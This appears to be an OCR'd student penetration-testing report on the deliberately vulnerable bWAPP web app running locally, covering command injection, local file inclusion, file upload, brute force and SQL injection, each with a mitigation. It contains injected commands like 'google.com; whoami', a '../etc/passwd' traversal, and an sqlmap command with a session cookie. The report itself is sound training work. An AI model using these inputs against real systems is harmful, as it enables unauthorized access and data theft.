
OS Command Injection:


Details: Injected OS commands executed on DNS lookup functionality.


Impact: Remote Command Execution possible.





bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ OS Command Injection /
DNS lookup:
www.nsa.gov
Lookup
Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: google.com Address: 142.251.42.78 Name: google.com Address: 2404:6800:4009:831::200e
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ OS Command Injection /
DNS lookup:
google.com; whoami
Lookup
Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: google.com Address: 142.251.42.78 Name: google.com Address: 2404:6800:4009:831::200e
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


Inbox (3,129) - meghandi
Cyber Security Task 1 – Fu
WhatsApp
Task 1 DVWA All findings
bWAPP - OS Command I
127.0.0.1/bWAPP/commandi.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ OS Command Injection /
DNS lookup:
www.nsa.gov
Lookup
Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: google.com Address: 142.251.221.238 Name: google.com Address: 2404:6800:4009:807::200e www-data
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


Inbox (3,129) - meghandi
Cyber Security Task 1 – Fu
WhatsApp
Task 1 DVWA All findings
bWAPP - OS Command I
127.0.0.1/bWAPP/commandi.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ OS Command Injection /
DNS lookup:
google.com; uname -a
Lookup
Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: google.com Address: 142.251.221.238 Name: google.com Address: 2404:6800:4009:807::200e www-data
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?





Mitigation: Restrict inputs and avoid direct shell calls.

Local File Inclusion (LFI):

Details: Injected '../etc/passwd' revealed sensitive system files.

Impact: Can disclose system credentials and configs.





Mitigation: Restrict file path traversal, apply allowlists.


Unrestricted File Upload


Description

The file upload functionality in bWAPP does not properly validate user-supplied files. Attackers can upload arbitrary files (e.g., a PHP web shell) disguised as legitimate formats such as `.jpg` or `.png`. Once uploaded, these files can be accessed from the server's upload directory and executed remotely, granting full control over the underlying system.

Impact

Remote Code Execution (RCE) through malicious scripts.
Unauthorized server access and potential full system compromise.
Malware upload leading to data exfiltration, ransomware, or pivoting attacks.






Mitigation

Implement **strict file type validation** using both MIME type and file extension checks.
Store uploaded files **outside the web root** to prevent direct execution.
Rename uploaded files with **randomized names** to prevent predictable access.
Disable execution permissions on the upload directory.

Hydra Brute Force:

Cracked `bee:bug` credentials.

Impact: Unauthorized access.





Mitigation: Strong creds, account lockout.


SQLMap:


Detected SQLi in SQLite backend.

Impact: Data theft.


root@kali: /home/meghan
Session Actions Edit View Help
┌──(root㉿kali)-[/home/meghan]
└─# sqlmap -u "http://127.0.0.1/bWAPP/sqli_2.php?id=1" \
--cookie="PHPSESSID=f3b42add5c50b6b0fc130a62cf3b5211; security_level=0" \
--risk=3 --level=5 --batch --flush-session --dbs
{1.9.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:21:04 /2025-09-05/
[19:21:04] [INFO] flushing session file
[19:21:04] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/bWAPP/login.php'. Do you want to follow? [Y/n] Y
[19:21:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:21:04] [INFO] testing if the target URL content is stable
[19:21:05] [WARNING] GET parameter 'id' does not appear to be dynamic
[19:21:05] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:21:05] [INFO] testing for SQL injection on GET parameter 'id'
[19:21:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:21:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[19:21:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
